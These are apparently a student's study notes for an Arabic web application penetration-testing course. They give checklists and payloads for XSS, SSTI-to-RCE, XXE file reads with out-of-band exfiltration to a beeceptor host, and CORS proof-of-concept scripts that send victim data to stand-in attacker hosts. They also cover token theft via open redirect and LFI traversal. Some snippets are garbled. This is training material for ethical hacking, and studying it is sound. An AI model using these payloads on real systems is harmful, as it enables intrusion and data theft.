WAPTx in Arabic [Mohamed Sayed]

Tags	Done
Link	https://www.udemy.com/course/web-application-penetration-testing-in-arabic/

✍🏾 Notes By: **h0tak88r**

Who this course is for:

- Beginners in cybersecurity.
- Anyone interested in ethical hacking, application security, and offensive security.
- Developers looking to expand on their knowledge of vulnerabilities that may impact them.
- Anyone wanna take web certificates like **eWAPT, eWAPTx, and OSWE.**

⇒ OTP

- [ ] Send alot of OTPs in the same time
- [ ] Send Same OTP after expiring date
- [ ] Send OTP that Belongs to another user

```
Seclist && assetnotes => wordlists for brute force files and directories
CMD5 => Website for trying to decrypt Hashing
```

⇒ IDOR

- [ ] Change directory or file id
- [ ] CHANGE user id
- [ ] Change token hashed
- [ ] Change file extension

⇒ CSRF

- [ ] No CSRF Token
- [ ] Weak CSRF Token
- [ ] Check Content Type
- [ ] Check Referer Header
- [ ] Same referer length
- [ ] Check files and directory in the referer
- [ ] https://flex0geek.blogspot.com/2019/04/critical-ibm-bypass-csrf-protection.html

⇒ CSRF Token Bypass

- [ ] Remove CSRF token
- [ ] No check on the token
- [ ] Change Request Method
- [ ] Guessable Tokens
- [ ] Bypass Referer

⇒ XSS

To Test any Input Field ⇒ `h0tak88r'"><`

Stored XSS in (input-link) Field

- [ ] Test if Hecheck For charackter or he search for [http, https]
  - [ ] `xhttps://google.com`
- [ ] `javascript:alert(0)//https://google.com`
- [ ] /?url=`javascript:alert(0)//https://google.com`

XSS Reflected in JSON Format and "{}" Forbidden

- [ ] `/?q=test%27console.log(1337)//';`

```
<script type="text/javascript">
    window.test={
        site: "test",
        page:{
            name: 'test'*console.log(1337)//';
        }
    }
</script>
```

XSS Reflected in `<link>` OR `<input type=hidden>` attribute when add param

- [ ] `/?lol=h0tak88r'accesskey='x'onclick='alert(0)'` But the Victim must click `ALT+SHIFT+X`


```
<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labsBlog.css rel=stylesheet>
        <link rel="canonical" href='https://acc01faf1facace5809c36f4000900de.web-security-academy.net/?
flex0geek=flex1%20'accesskey='X'onclick='alert(0)'/>
        <title>Reflected XSS in canonical link tag</title>
```

⇒ SSTI

Server Side Template Injection

> Template injection allows an attacker to include template code into an existing (or not) template. A template engine makes designing HTML pages easier by using static template files which at runtime replaces variables/placeholders with actual values in the HTML pages

PayloadsAllTheThings/Server Side Template Injection at master · swisskyrepo/PayloadsAllTheThings (github.com)



⇒ SSTI to RCE

- [ ] Inject `{{' '._class_._mro_[1]._subprocess_()}}`
- [ ] Search for `subprocess.popen` **that allows u to exxecute commands on server**
- [ ] Call it with their number By inject :

`{{' '._class_._mro_[1]._subprocess_()[<number-here]}}`

- [ ] Execute commands By inject :

`{{' '._class_._mro_[1]._subprocess_()[<number-here]("<command-here>",shell=true,stdout=-1).communicate()}}`

- [ ] Bypass [`.`] By `|attr()`

⇒ Open Redirects

- [ ] XSS [javascript, data]
- [ ] Using [#, %23]
- [ ] Using [\ , \\]
- [ ] Using @
- [ ] Modify Top Level Domain [TLD]
- [ ] Without // I.e [http;google.com]
- [ ] https://hackerone.com/reports/396395

Token Steal via Open Redirect

- [ ] redirect the token to your exploit server with the token

`https://vulnerable.site/oauth-callback#token=<Steal-this>z?path=https://yourexploit.server#token= <steal-this>`

- [ ] In the exploit Server Steal Token

`<script>'/?' + window.location.hash.substr(1)</script>`


⇒ XXE

First Lets Talk about XML First:

- First Line contain the meta data
- second line contain the root element Opening
- Third &Fourth are Childrens of root element
- Fifth line is the closing of root element

Not allowed:

- Tag name is case sensitive
- `'"><`



Entity Let's say it like a variable

Document Type Definition (**DTD**) define the **Entities**

ENTITIES TYPES

- General
- Parameter
- Predefined

FEATURESWE CAN USE

1. Using System Keyword we can uae External Entity
2. XML accept any valid URI

XXE TYPES

- Inband
- Error Based
- OOB (Out of Band)

XXE CAN ESCALATE TO

- LFI
- SSRF
- RCE

HACKERONE REPORTS

- https://hackerone.com/reports/1267743
- https://hackerone.com/reports/823454

Exploiting XXE to retrieve files

```
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]><root>&test;</root>
----------------------------------------
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

Classic XXE Base64 encoded

```
<!DOCTYPE test [ <!ENTITY % init SYSTEM "data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init; ]><foo/>
```

XInclude attacks

When you can't modify the **DOCTYPE** element use the **XInclude** to target

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/></foo>
```

Exploiting XXE to perform SSRF attacks

XXE can be combined with the SSRF vulnerability to target another service on the network.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "http://internal.service/secret_pass.txt" >
]>
<foo>&xxe;</foo>
```

Exploiting XXE to perform SSRF attacks

XXE can be combined with the SSRF vulnerability to target another service on the network.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
```

```
<!ENTITY % xxe SYSTEM "http://internal.service/secret_pass.txt" >
]>
<foo>&xxe;</foo>
```

Basic Blind XXE

The easiest way to test for a blind XXE is to try to load a remote resource such as a Burp Collaborator.


```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "http://UNIQUE_ID_FOR_BURP_COLLABORATOR.burpcollaborator.net/x"> %ext;
]>
<r></r>
```

OR Use Free

Beeceptor - Build Rest API in seconds, and showcase to the world

Get an HTTP endpoint to build mock APIs. Beeceptor intercepts HTTP requests for you to mock in real-time. Create rules to simulate a slow API.

https://beeceptor.com/




withcode


```
<!ENTITY % read SYSTEM "php://filter/convert.base64-encode/resource=file:/ //etc/passwd">
<!ENTITY % test "<!ENTITY &#x25; sendFile SYSTEM 'https://flex@geek.free. beeceptor.com/?x=%read; ">">
%test;
%sendFile;
```

⇒ OAUTH MISCONFIGURATION

- Client Application → Web App want to access user's data
- Resource Owner → The user.
- OAuth service provider → application that control user's data and access to it.
- Parameters:
  `/?redirect_uri=<Vulnerable.site&code=<Token>&state=anti_csrf_token`




CSRF in OAUTH



Code in evil.site:

```
<iframe src="<Vulnerable-endpoit>?code=<Token-Send-By-OAUTH-Service-provider><i.e h0nZpg4jB32qod922qYplCs2yYXfA>"></iframe>
```

CORS Misconfiguration



- https://hackerone.com/reports/1016744
- https://portswigger.net/web-security/cors/lab-basic-origin-reflection-attack
- Using another domain contain trusted domain in it's text (i.e example.com → attacker-example.com)

```
GET /endpoint HTTP/1.1
Host: victim.example.com
Origin: https://evil.com
Cookie: sessionid=...
------------------------------------------------------------------
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://evil.com
Access-Control-Allow-Credentials: true

{"[private API key]"}
```

Proof of concept

This PoC requires that the respective JS script is hosted at `evil.com`

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://victim.example.com/endpoint',true);
req.withCredentials = true;
req.send();

function reqListener() {
    location='//atttacker.net/log?key='+this.responseText;
};
```

or

```
<html>
     <body>
         <h2>CORS PoC</h2>
         <div id="demo">
             <button type="button" onclick="cors()">Exploit</button>
         </div>
         <script>
             function cors() {
             var xhr = new XMLHttpRequest();
             xhr.onreadystatechange = function() {
```

```
                if (this.readyState == 4 && this.status == 200) {
                document.getElementById("demo").innerHTML = alert(this.responseText);
                }
            };
             xhr.open("GET",
                      "https://victim.example.com/endpoint", true);
            xhr.withCredentials = true;
            xhr.send();
            }
        </script>
    </body>
</html>
```

Proof of concept For NULL

This can be exploited by putting the attack code into an iframe using the data URI scheme. If the data URI scheme is used, the browser will use the `null` origin in the request:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" src="data:text/html, <script>
  var req = new XMLHttpRequest();
  req.onload = reqListener;
  req.open('get','https://victim.example.com/endpoint',true);
  req.withCredentials = true;
  req.send();

  function reqListener() {
    location='https://attacker.example.net/log?key='+encodeURIComponent(this.responseText);
   };
</script>"></iframe>
```

CLICKJACKING

- https://medium.com/@raushanraj_65039/clickjacking-in-google-docs-and-voice-typing-feature-c481d00b020a
- https://hackerone.com/reports/1144081https://samy.pl/quickjack/quickjack.html
- https://portswigger.net/web-security/clickjacking/lab-basic-csrf-protected

JSON WITH PADDING [JSONP]

- Leak Credit card numbers [https://hackerone.com/reports/941718]
- Bypass SOP with JSONP [https://hackerone.com/reports/10373]
- https://flexOgeek.blogspot.com/2019/04/steal-some-json-response-by-jsonp.html
- Look For `JSONPCALLBACK` endpoint with vilnerable parameter ant try the attack

POST MESSAGE

EXPLAIN

- We can use it postMessage with iframe or pop-up
- To create **event listener** we will give it a name and a function to call when it used, this function will take the value from postMessage and do its actions.

```
<script type="text/javascript">
      window.addEventListener("message", displayMessage)
      function displayMessage(message){
          var recv "User said: message.data; "
          document.getElementById("type").innerHTML = recv
    }
</script>
```

- `message.origin` → will display the origin which send the request.
  `message.data` → will display the sent value.
- We can use the following like to check and validate but the check have an issue and could be bypassed.

```
window.addEventListener("message", displayMessage)
function displayMessage(message){
  if(/http:\/\/trusteddomain.vuln.labs/.test(message.origin)){
    var recvV = "User said: "+ message.data;
    document.getElementById("type").innerHTML = recv
  }
}
```

POC

```
<script>
    window.addEventListener("message", print)
    function print(event){
        document.write(JSON.stringify(event.data))
    }
    window.open("<vulnerable-tab>(i.e http://pt1-75d4e497-db84ad23.libcurl.so/key/1)")
</script>
```


```
<script>
  function hack(){
    document.getElementById("iframe").contentWindow.postMessage('user=victim&id=0','*');
  }
</script>
<iframe id="iframe" onload="hack()" src="<Vulnerable-tab>(i.e http://pt1-77adaa63-c2c6431d.libcurl.so/)">
```

LFI

- `/../../../../../../etc/passwd`
- By url encoding or double encoding for file `../../../../../../../../../../../../etc/passwd` → `%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/passwd` | `%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%`
- Bypass by base64 encoding `/etc/passwd` → ICAvZXRjL3Bhc3N3ZA==
- `http://xqi.cc/index.php?m=php://filter/convert.base64-encode/resource=index` → filter to disclose source code of file on server
- Bypass By `….//….//….//….//….//….//….//….//….//….//etc/passwd`
- Bypass extension by NULL %00 → `../../../../etc/passwd%00.jpg`

Host Header Injection

- Check `Host: www.example.com` Header
- Check `X-Forwarded-For` Header
- Check `X-Forwarded-Host` Header



Logic Vulnerabilities

- Intercept the request when add product to cart and change the price
- add negative number of broducts
- Brute force until u reacxh negative price
- port swigger labs
- Check content length in email field

File Upload

- Shell
- Filter bypass
- XSS
  - SVG
  - PDF
  - HTML

Bypass Filters

- Blacklist
  - Try non-common extensions
- Whitelist
  - Try double extensions → `fil.png.php`
  - NULL byte → `file.php%00.jpg`
  - Change Content-Type
- Magic Bytes

Insecure Desersialization

- PHP

```
<?php
  class User{
    public $username;
    public $role;
}
$userObject = new User();
$userObject->username = "Test";
$userObject->role "User"; =
// Deserialisation -> 0:4:"User":2:{s:8:"username";s:4:"Test";s:4:"role";s:4:"User";}
o -> object
s -> string
i -> integer
b -> boolean
a -> array
```

- JAVA
- .NET
  - JSON
  - XML

```
<?xml version="1.0" encoding="utf-8">
<Data>
  <username>Test</username>
  <fullname>Just A Hacker</fullname>
</Data>
```

  - Binary
- http://35.197.254.240/wantbiscuits/
- https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized- objects
- https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized- data-types
- https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-exploiting-java- deserialization-with-apache-commons

Insecure Deserialization

- [ ] change rule
- [ ] chanhe access_token → `{i:0}`
- [ ] find Bakup files for php files BY . `bak` / `.backup` / `.bac` / `.inc` / `.php~`
- [ ] find `wakeup` and `_distract` functions
- [ ] echo serialization and edit it

API

- RESTful API
  - Common
  - Use JSON

```
RESTful API
{{URL}}/Param/Value
{{URL}}/users?id=2
{{URL}}/users/id/2
```

```
PUT
https://sectest-web.thingspeak.com/channels/2148/widgets/235
```

- GraphQL
  - New
  - Uses a custom query.
  - Single endpoint control all API

```
GraphQL
/graphiql?query=HERE
{
  users{
    name
    id
  }
}
---------------------------------------------------------------------------------------------
{
  "users":{
    "name": "Flex",
    "id": 1
  }
}
```

- SOAP
  - Less common
  - Uses XML

```
SOAP
<?xml version="1.0"?>
<soapenv: Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema'
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:cal="http://www.stgregorioschurchdc.org/Calendar">
<soapenv: Header/>
<soapenv:Body>
  <cal:easter_date soapenv: encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <year xsi:type="xsd:short">2014</year>
</cal:easter date>
</soapenv: Body>
</soapenv:Envelope>
```

JWT

- Use jwt.io for decoding and encoding jwt

PASSWORD CRACK ATTACK

- use cracking tool like https://github.com/flex0geek/crackdone

```
crackdone.py -k jwt -t “<jwt-here>” -w <wordist-here>
```

None ALG Attack

- [ ] edit header-part
- [ ] edit body-payload-part
- [ ] delete signature part

Subdomain takeover

- host <domain>
- dig <subdomain>
- Using tool subover
- Using tool subflow

Others

- Bypass “/admin” `401 unautherized access` by Change request method to TRACE and show errors
-